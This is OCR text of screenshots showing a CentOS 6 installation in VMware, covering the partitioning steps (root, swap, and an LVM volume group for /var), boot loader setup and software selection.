

localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please Select A Device
Device
Hard Drives
sda (/dev/sda)
Free
Add Partition
Mount Point: /
File System Type: ext4
Allowable Drives: sda 512000 MB VMware Virtual disk
Size (MB): 30000
Additional Size Options
Fixed size
Fill all space up to (MB): 1
Fill to maximum allowable size
Force to be a primary partition
Encrypt
Cancel
OK
Reset
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please Select A Device
Device
Size (MB)
Hard Drives
sda (/dev/sda)
sda1 30000 /
sda2 8000
Free 473999
Create Storage
Create Partition
Standard Partition
General purpose partition creation
Create Software RAID
Information
RAID Partition
Create a RAID formated partition
RAID Device
Requires at least 2 free RAID formated partitions
Create LVM
Information
LVM Volume Group
Requires at least 1 free LVM formated partition
LVM Logical Volume
Create a logical volume on selected volume group
LVM Physical Volume
Create an LVM formated partition
Cancel
Create
Delete
Reset
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please Select A Device
Add Partition
Mount Point:
<Not Applicable>
File System Type:
physical volume (LVM)
Allowable Drives:
sda 512000 MB VMware Virtual disk
Size (MB):
200
Additional Size Options
Fixed size
Fill all space up to (MB):
1
Fill to maximum allowable size
Force to be a primary partition
Encrypt
Cancel
OK
Device
Hard Drives
sda (/dev/sda)
sda1
sda2
Free
Reset
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Drive /dev/sda (512000 MB) (Model: VMware Virtual disk)
/dev/sda3
473999 MB
Device
Size (MB)
Hard Drives
sda (/dev/sda)
sda1 30000 /
sda2 8000
sda3 473999
Create Storage
Create Partition
Standard Partition
General purpose partition creation
Create Software RAID
Information
RAID Partition
Create a RAID formated partition
RAID Device
Requires at least 2 free RAID formated partitions
Create LVM
Information
LVM Volume Group
Requires at least 1 free LVM formated partition
LVM Logical Volume
Create a logical volume on selected volume group
LVM Physical Volume
Create an LVM formated partition
Cancel
Create
Delete
Reset
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Drive /dev/sda (512000 MB) (Model: VMware Virtual disk)
Make LVM Volume Group
Volume Group Name:
VolGroup00
Physical Extent:
4 MB
Device
Hard Drives
sda
sda1
sda2
sda3
sda3 473996.00 MB
Physical Volum
Used Space:
Free Space:
Total Space:
Logical Volu
Logical Volu
Add
Edit
Delete
Reset
Cancel
OK
Back
Next
Make Logical Volume
Mount Point:
/var
File System Type:
ext4
Logical Volume Name:
LogVol00
Size (MB):
473996
Encrypt
(Max size is 473996 MB)
Cancel
OK



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Drive /dev/sda (512000 MB) (Model: VMware Virtual disk)
Make LVM Volume Group
Volume Group Name:
VolGroup00
Physical Extent:
4 MB
Physical Volumes to Use:
sda3 473996.00 MB
Used Space:
473996.00 MB (100.0 %)
Free Space:
0.00 MB (0.0 %)
Total Space:
473996.00 MB
Logical Volumes
Logical Volume Name
Mount Point
Size (MB)
LogVol00
/var
473996
Add
Edit
Delete
Device
Hard Drives
sda
sda1
sda2
sda3
Reset
Cancel
OK
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please Select A Device
Device
Size (MB)
Mount Point/ RAID/Volume
Type
Format
LVM Volume Groups
VolGroup00 473996
LogVol00 473996 /var ext4
Hard Drives
sda (/dev/sda)
sda1 30000 / ext4
sda2 8000 swap
sda3 473999 VolGroup00 physical volume (LVM)
Create
Edit
Delete
Reset
Back
Next


localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please Select A Device
Device
LVM Volume Groups
VolGroup00
LogVol00
Hard Drives
sda (/dev/sda)
sda1
sda2
sda3
Format Warnings
The following pre-existing devices have been selected to be formatted, destroying all data.
/dev/sda partition table (MSDOS)
Cancel
Format
Create
Edit
Delete
Reset
Back
Next


localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please Select A Device
Device
Size (MB)
Mount Point/ RAID/Volume
Type
Format
Writing storage configuration to disk
The partitioning options you have selected will now be written to disk. Any data on deleted or reformatted partitions will be lost.
Go back
Write changes to disk
Create
Edit
Delete
Reset
Back
Next


localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Install boot loader on /dev/sda.
Change device
Use a boot loader password
Change password
Boot loader operating system list
Default
Label
Device
CentOS /dev/sda1
Add
Edit
Delete
Back
Next


localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
The default installation of CentOS is a minimum install. You can optionally select a different set of software now.
Desktop
Minimal Desktop
Minimal
Basic Server
Database Server
Web Server
Please select any additional repositories that you want to use for software installation.
CentOS
Add additional software repositories
Modify repository
